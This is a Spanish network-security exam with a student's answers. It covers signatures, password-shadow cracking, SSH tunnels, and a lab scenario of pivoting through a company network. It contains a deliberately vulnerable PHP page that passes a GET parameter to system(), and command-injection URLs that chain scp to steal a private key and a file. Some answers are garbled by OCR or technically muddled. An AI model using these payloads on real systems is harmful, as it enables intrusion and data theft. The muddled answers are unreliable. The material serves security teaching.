

## Parte 1:

# **Preguntas Cortas**

## Pregunta 1:

Realizo el md5 de un fichero y cifro el resultado con mi clave privada. ¿Que utilidad tiene esto?

Se utiliza para realizar una firma digital del fichero. Se manda el fichero original y el fichero hasheado y cifrado. Con esto, el receptor al descifrar el fichero hasheado y cifrado utilizando mi clave pública podrá comparar si el fichero original ha sido modificado por el camino o está bien.
Hashear y cifrar es una firma electrónica.

## Pregunta 2:

Hacemos un cat del fichero /etc/passwd y nos encontramos con la siguiente linea:

usuario:x:1000:1000:usuario,,,:/home/usuario:/bin/bash

Como se ve en el lugar donde debería estar la password hay una x, ¿Que significa esto y que implicaciones tiene?

La x simboliza la contraseña de dicho usuario. Lo cual implica que, hay otro fichero /etc/shadow en el que están las contraseñas cifradas. Si conseguimos este fichero, al cual solo se puede acceder mediante privilegios de root, obteniendo ambos ficheros, podemos realizar el unshadow de ambos. Después, si no conocemos la contraseña, podemos usar métodos de fuerza bruta, diccionarios, etc. para obtener la contraseña.



#### Pregunta 3:

Ejecuto el programa ssh-keygen y me genera dos archivos id\_rsa y id\_rsa.pub. Si ejecuto la siguiente sentencia:

cat id\_rsa.pub > /home/user/.ssh/known\_hosts
¿Que permitirá?

Sobreescribir todos los hosts conocidos haciendo que no haya ninguno salvo el nuevo. Si alguien tiene esa clave

privada, al acceder, no le avisará el fingerprint.

/home/user/.ssh o ssh user@ip -i claveprivada

## Pregunta 4:

Marca de los siguientes los que sean algoritmos de cifrado simétrico:

RSA asimetrico

DES

MD5 hash

BASE64 función de codificación

**AES** 

SHA1 hash

SHA256 hash

HTTPS protocolo

**BLOWFISH** 

RUBBERDUCKIE -> usb que lo conectas y te ejecuta cosas randoms

FTP protocolo

OPENSSL programa con múltiples funciones



#### **Pregunta 5:**

La siguiente porción de código en PHP:

```
<?php
...
if(md5($_POST["password"])=="916f4c31aaa35d6b867dae9a7f54270d"){
    // Parte privada
    acceso_privado();
}else{
    // Parte sin autenticar
...
...
?>
```

¿Tiene algún tipo de inyección de código ya sea SQL, command, etc. que permita bypassear la igualdad que se utiliza para entrar en la parte privada de la página?

Como por ejemplo, que introduzcan en la URL o en otro sitio la siguiente variable:

```
password='"lalala") or 1==1 or (1'
```

En caso afirmativo explique como se compondría y por qué funcionaría.


No se puede porque recibes un string que se interpreta dentro de la función de md5() y no puedes modificar el código existente. Sin embargo, sí en acceso\_privado() sí apareciese password entonces sí que podrías cambiar o intentar hacer inyección.



## Parte 2:

## Caso 1

Tenemos una empresa con 4 máquinas dividida en tres subredes. Como la que se muestra en la figura.



Deseamos desde Máquina1 poder acceder al sistema web (apache funcionando en el puerto 80 mediante protocolo http) que se encuentra en Máquina4 para poder trabajar. Se desea que ningún tráfico circule por la red sin cifrar y tenemos en todos los ordenadores una cuenta con privilegios de usuario con nombre de usuario tlm y password tlm y sin posibilidad de ejecutar comandos con sudo.

La salida de los comandos ifconfig, route -n y ps axfu | grep sshd en las diferentes maquinas son las siguientes:

#### Máquina1:

```
tlm@tlm_slitaz1:~$ ifconfig
eth0
          Link encap: Ethernet
                              HWaddr 08:00:27:83:62:B2
          inet addr:10.0.0.10
                              Bcast:10.0.0.255 Mask:255.255.255.0
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9087 (8.8 KiB) TX bytes:6625 (6.4 KiB)
10
          Link encap:Local Loopback
          inet addr:127.0.0.1
                              Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6340 (6.1 KiB) TX bytes:6340 (6.1 KiB)
tlm@tlm_slitaz1:~$ ps axfu | grep sshd
                 0:00 /usr/sbin/sshd
 1157 root
```



EEEO +1	0.00					
5553 tlm	0:00 grep sshd					
tlm@tlm_slitaz1	:~\$ route -n					
Kernel IP routin	ng table					
Destination	Gateway	Genmask	Flags	Metric	Ref	Use
Iface	•		•			
127.0.0.1	0.0.0.0	255.255.255.255	UH	0	0	0
10						
10.0.0.0	0.0.0.0	255.255.255.0	U	0	0	0
eth0						
0.0.0.0	10.0.0.254	0.0.0.0	UG	0	0	0
eth0						

## Máquina2:

tlm@tlm_slitaz2:~\$ ifconfig						
eth0 Lir ine UP RX TX col	k encap:Ethernet t addr:11.0.0.10 BROADCAST RUNNING packets:152 errors packets:160 errors lisions:0 txqueuel bytes:23818 (23.2	Bcast:11.0.0.255 MULTICAST MTU:19 :0 dropped:0 over :0 dropped:0 over en:1000	Mask: 500 Me rruns:0	:255.25 etric:1 ) frame ) carrie	:0 er:0	
ine UP RX TX col	Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:123 errors:0 dropped:0 overruns:0 frame:0 TX packets:123 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:16918 (16.5 KiB) TX bytes:16918 (16.5 KiB)					
	z2:~\$ route -n					
Kernel IP rou						
Destination	Gateway	Genmask	⊦⊥ags	Metric	Ref	Use
Iface 127.0.0.1 lo	0.0.0.0	255.255.255.255	UH	0	0	0
10.0.0.0 eth0	11.0.0.254	255.255.255.0	UG	0	0	0
11.0.0.0 eth0	0.0.0.0	255.255.255.0	U	0	0	0
tlm@tlm_slita 5745 tlm	z2:~\$ ps axfu   gr 0:00 grep sshd					

## Máquina3:



UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:124 errors:0 dropped:0 overruns:0 frame:0 TX packets:124 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:15718 (15.3 KiB) TX bytes:15718 (15.3 KiB)					
tlm@tlm_slitaz3:~\$ route -n					
Kernel IP routing table					
Destination Gateway Genmask Flags Metric Ref Use					
Iface					
127.0.0.1 0.0.0.0 255.255.255.255 UH 0 0 0					
11.0.0.0 0.0.0.0 255.255.255.0 U 0 0					
eth0					
12.0.0.0 11.0.0.254 255.255.255.0 UG 0 0					
eth0					
tlm@tlm_slitaz3:~\$ ps axfu   grep sshd					
4817 root 0:00 /usr/sbin/sshd					
5817 tlm 0:00 grep sshd					

# Máquina4:

tlm@tlm_slitaz4:~\$ ifconfig						
eth0 L	Link encap:Ethernet inet addr:12.0.0.10 UP BROADCAST RUNNING RX packets:280 errors TX packets:445 errors collisions:0 txqueuel RX bytes:36058 (35.2	Bcast:12.0.0.255 MULTICAST MTU:19:0 dropped:0 over :0 dropped:0 over en:1000	Mask: 500 Me rruns:0 rruns:0	255.259 etric:1 frame carrie	:0 er:0	
L F	Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:729 errors:0 dropped:0 overruns:0 frame:0 TX packets:729 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:85042 (83.0 KiB) TX bytes:85042 (83.0 KiB)					
tlm@tlm_sli	itaz4:~\$ route -n					
	outing table					
Destination Iface	n Gateway	Genmask	Flags	Metric	Ref	Use
127.0.0.1 lo	0.0.0.0	255.255.255.255	UH	0	0	0
11.0.0.0 eth0	12.0.0.254	255.255.255.0	UG	0	0	0
12.0.0.0 eth0	0.0.0.0	255.255.255.0	U	0	0	0
tlm@tlm_sli 1157 root	taz4:~\$ ps axfu   gr 0:00 /usr/sbin 0:00 grep sshd	/sshd				






Diga exactamente que comandos se debe ejecutar y donde (físicamente) para conseguir acceder al sistema web desde máquina1. Y que deberá poner en el navegador para poder realizar la navegación.

	ienes que hacer un túnel de la máquina 4 a la máquina 3, de la máquina 3 a la máquina 2 y de la 2 a la 1.  En la máquina 4: ssh tlm@11.0.0.11 -R puerto3:localhost:80
E	En la máquina 3: ssh tlm@11.0.0.10 -R puerto2:localhost:puerto3 l En la máquina 2: ssh tlm@11.0.0.11 -L puerto3:localhost:puerto2
	En la máquina 2: ssh tlm@10.0.0.10 -R puerto1:localhost:puerto2 La maquina 1 deberá poner 127.0.0.1:puerto1 en el navegador para iniciarlo.
	La maquina i dobora ponor 127.0.0.1.paono i on ornavogador para iniciano.



## Caso 2

Tenemos la red de la empresa ExploitME que se describe en la figura siguiente:



las máquinas 1 y 2 tienen de gateway por defecto 10.0.0.254. las máquinas 3 y 4 tienen como router por defecto 11.0.0.253 y por último la máquina 5 tiene como router por defecto el router 12.0.0.254.

Las direcciones IP de las máquinas son 10.0.0.10/24 (máquina1), 10.0.0.11/24(máquina2), 11.0.0.10/24(máquina3), 11.0.0.11/24(máquina4) y por último 12.0.0.10/24 (máquina5).

Al ejecutar los siguientes comandos en el Pcrouter1 y Pcrouter2 tenemos las siguientes salidas.

#### PCRouter1:

iptables	-L		
Chain INP target ACCEPT ACCEPT	PUT (policy DROP) prot opt source tcp 10.0.0.11 tcp 10.0.0.11	destination anywhere anywhere	tcp dpt:https tcp dpt:www
Chain FOR target	WARD (policy ACCEPT) prot opt source	destination	
Chain OUT target ACCEPT ACCEPT	PUT (policy DROP) prot opt source tcp anywhere tcp anywhere	destination 10.0.0.11 10.0.0.11	tcp spt:https tcp spt:www



#### PCRouter2:

```
iptables -L
Chain INPUT (policy DROP)
target
           prot opt source
                                          destination
ACCEPT
           tcp --
                    10.0.0.11
                                          anywhere
                                                               tcp dpt:https
ACCEPT
           tcp
                    10.0.0.11
                                          anywhere
                                                               tcp dpt:www
Chain FORWARD (policy ACCEPT)
                                          destination
target
           prot opt source
Chain OUTPUT (policy DROP)
target
           prot opt source
                                          destination
ACCEPT
           tcp
                    anywhere
                                          10.0.0.11
                                                               tcp spt:https
ACCEPT
           tcp
                    anywhere
                                          10.0.0.11
                                                               tcp spt:www
```

Tanto PCRouter1 como PCRouter2 disponen de una interfaz web por https para cambiar o eliminar las tablas de rutas de iptables. Y tienen el IP forwarding activado.

En la máquina 3 hay un servidor web que nos da información de la memoria libre que hay en las máquinas 4 y 5. El servidor apache se está ejecutando con el usuario www y tiene una clave en el /home/www/.ssh/id\_rsa que le sirve para ejecutar el comando free en esos dos ordenadores a través de ssh para el mismo usuario.

La página visualiza.php tiene el siguiente contenido:

La máquina 4 dispone de un servidor web que solo está habilitado para localhost cuya página permite realizar ejecución de comandos en la máquina 5 en el usuario tlm. El servidor situado en la




máquina 4 también ejecuta el apache a través del usuario www (de forma similar al servidor anterior) mediante una clave privada.

La página en cuestión se accede mediante la URL <a href="http://127.0.0.1/ejecuta.php">http://127.0.0.1/ejecuta.php</a> y su código es el siguiente:

```
<?php
if(isset($_GET['cmd'])){
       if(stristr($_GET['cmd'],"-i")){
          echo "trying to hack!!!";
       }else{
          if(stristr($_GET['cmd'],"id_rsa")){
          echo "trying to hack!!!";
              }else{
              if(stristr($_GET['cmd'], "key") || stristr($_GET['cmd'], "xls")){
              echo "trying to hack!!!";
              }else{
              system("ssh 12.0.0.10 ".$_GET['cmd']." -i /var/mykeys/clavepriv");
              }
          }
       }
?>
```

En la máquina 2 está un operario que accede al panel de configuración del PCRouter1 cada 5 minutos poniendo en el navegador la URL https://10.0.0.254/login.php donde está venga a poner las credenciales de usuario para ver las estadísticas de uso del PCRouter, aunque realmente no entiende nada de lo que pone y simplemente lo hace para que parezca que esta trabajando mientras pasa por detrás su jefe. Eso si, se asegura siempre de que el candado aparezca en verde en su navegador.

En la máquina 1 se ha posicionado el hacker ikXss que desea un archivo que está en el home de tlm de la máquina 5 (/home/tlm/notasdeexamen.xls con privilegios 700). Se ha vestido de operario para que nadie note que esta utilizando un ordenador de la empresa y se ha sentado en el sitio de otro operario que se ha dejado la sesión del usuario tlm local abierto en ese ordenador. Eso si, no se puede mover del sitio nada más que para salir de la empresa. Además el hacker conoce de antemano toda la información que se describe en el presente ejercicio.





¿Podrá obtener dicho archivo? ¿Cómo? Describa paso a paso el procedimiento. En caso negativo explique por qué no es posible realizarlo.

Se supondrán todas las passwords suficientemente largas como para no poder utilizar fuerza bruta y no se podrán utilizar técnicas de ingeniería social como podrían ser lanzar USBs, mirar passwords por encima del hombro, amenazar con pistolas a otros empleados, etc.

Eres la máquina 1, quieres aprovecharte de la máquina 3 para aprovecharte de la 4 y luego llegar a la 5 y aprovecharte de ella.
En la url pones: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; scp 11.0.0.11:/var/myKeys/clavpriv /var/myKeys/clavpriv"
En la url otra vez: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; scp -i /var/myKeys/clavpriv 12.0.0.10:/home/tlm/notasdeexamen.xls/home/notas.xls"
curl 11.0.0.11 /etc/var/www/notas.xls (solo lo haces si está notas en /etc/var/www) En la url: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; cat /home/notas.xls"

# Seguridad en Redes y Servicios telemáticos Curso 2018/2019 DNI\_\_\_\_

